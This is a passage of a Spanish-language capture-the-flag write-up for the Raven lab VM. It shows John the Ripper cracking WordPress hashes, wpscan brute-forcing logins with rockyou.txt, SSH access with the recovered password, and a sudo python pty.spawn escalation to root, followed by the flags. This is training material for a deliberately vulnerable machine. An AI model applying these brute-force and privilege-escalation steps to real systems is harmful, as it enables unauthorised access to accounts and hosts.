0g 0:00:07:40  3/3 0g/s 2777p/s 5554c/s 5554C/s cly1115..cly1326
0g 0:00:11:35  3/3 0g/s 3013p/s 6026c/s 6026C/s bim120..bim137
0g 0:00:13:18  3/3 0g/s 3178p/s 6356c/s 6356C/s 080mpe..081beh
pink84          (?)
1g 0:00:18:50  3/3 0.000884g/s 3953p/s 7226c/s 7226C/s blyz81..bl0996
1g 0:09:56:07  3/3 0.000027g/s 11966p/s 12069c/s 12069C/s h1eic2..h1eib3
1g 0:09:56:18  3/3 0.000027g/s 11964p/s 12068c/s 12068C/s nw03t1..nw03p4
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
kali@kali:~$ john --show wp_hashes.txt
?:pink84

1 password hash cracked, 1 left
kali@kali:~$ 
```

Obtenemos una clave para el usuario *steven*, que es el que nos faltaba (*pink84*)



```
root@kali:/home/kali# ssh steven@192.168.135.133
steven@192.168.135.133's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 26 18:01:03 2021 from 192.168.135.128
$ 
```

Probamos y correctamente accedemos. Navegando observamos que podemos obtener una Shell de root con /bin/python




```
$ ls /usr/bin/python
/usr/bin/python
$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/home/steven# 
```


Ataques de fuerza bruta

Mediante wpscan


Wpscan nos permite realizar ataques de fuerza bruta, así que adelante, ejecutamos los dos ataques en paralelo:



```
root@kali:/home/kali# wpscan --url http://192.168.135.133/wordpress/ --usernames steven --passwords /tmp/rockyou.txt --max-threads 50
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.135.133/wordpress/ [192.168.135.133]
[+] Started: Thu Mar 25 22:16:56 2021
```




```
Trying steven / raiders1 Time: 00:03:24 <                                  > (1897 / 14344392)  0.01%  ETA: ??:??:??
Trying steven / mollydog Time: 00:07:57 <                                  > (5748 / 14344392)  0.04%  ETA: ??:??:??
Trying steven / claudine Time: 00:08:01 <                                  > (5796 / 14344392)  0.04%  ETA: ??:??:??
Trying steven / charms Time: 00:08:07 <                                    > (5897 / 14344392)  0.04%  ETA: ??:??:??
[SUCCESS] - steven / pink84
Trying steven / oscar5 Time: 00:47:57 <                                         > (45850 / 14390242)  0.31%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: steven, Password: pink84
```




```
root@kali:/home/kali# wpscan --url http://192.168.135.133/wordpress/ --usernames michael --passwords /tmp/rockyou.txt --max-threads 50
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.135.133/wordpress/ [192.168.135.133]
[+] Started: Fri Mar 26 07:56:40 2021
```

Una vez conseguida la contraseñas, podemos accedemos al escritorio de wordpress para ver si realmente funciona.



Username or Email Address: steven

Password: ●●●●●●



WordPress 4.9.8 is available! Please notify the site administrator.

Dashboard

At a Glance

1 Post 1 Page

1 Comment

WordPress 4.8.7 running Twenty Seventeen theme.

Activity

Recently Published

Aug 12th 2018, 10:49 pm Hello world!

Recent Comments

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…

All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)

Quick Draft

Title

What's on your mind?

Save Draft

WordPress Events and News

Loading...


Loading...

Meetups | WordCamps | News

Intentamos modificar algún archivo con php para poder crear alguna webshell pero nos es imposible al no tener instalados plugins y no ser administrador del sitio.


Captura de la Flag 3

Navegando por la información de wordpress, sobre todo dntro de los post, vemos que existe uno que se llama flag3, así que lo abrimos y obtenemos la 3ª flag.



All (2) | Published (1) | Draft (1)

□ Title	Author
□ flag3 — Draft	michael
□ Hello world!	michael
□ Title	Author



MARCH 26, 2021 BY MICHAEL


flag3

flag3{afc01ab56b50591e7dccf93122770cd2}

Ataques manuales II


SSH

Seguimos con el ssh y probamos con la misma contraseña que para wordpress.




```
root@kali:/home/kali# ssh steven@192.168.135.133
steven@192.168.135.133's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 26 18:01:58 2021 from 192.168.135.128
$ 
```

Miramos si el usuario *steven* está en el fichero *sudoers*, y esta vez sí hay suerte:



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```


El usuario *steven* puede ejecutar python, así que creamos una bash con python elevando privilegios:




```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/home/steven# 
```

Captura de la Flag 4

Ya somos usuario *root*, por lo que podemos volver a buscar banderas:



```
root@Raven:/home/steven# find / -name flag*
/var/www/flag2.txt
/root/flag4.txt
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
root@Raven:/home/steven# 
```



```
root@Raven:/home/steven# cat /root/flag4.txt
______

|  __ \

| |__) |__ ___   _____ _ __

|  _  // _` \ \ / / _ \ '_ \

| | \ \ (_| |\ V /  __/ | | |

|_|  \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:/home/steven# 
```

Y esto es todo, una máquina con un poco de todo, contraseñas por defecto, ataque por fuerza bruta y elevación de privilegios a través de python. Seguro que hay más formas. Hemos conseguido acceso desde metasploit con usuario *www-data*, podríamos intentar una elevación de privilegios ¡podríamos sacar más información de la base de datos, … sólo toca practicar, practicar y practicar!

Fuente: https://www.hackbysecurity.com/blog/raven-writeup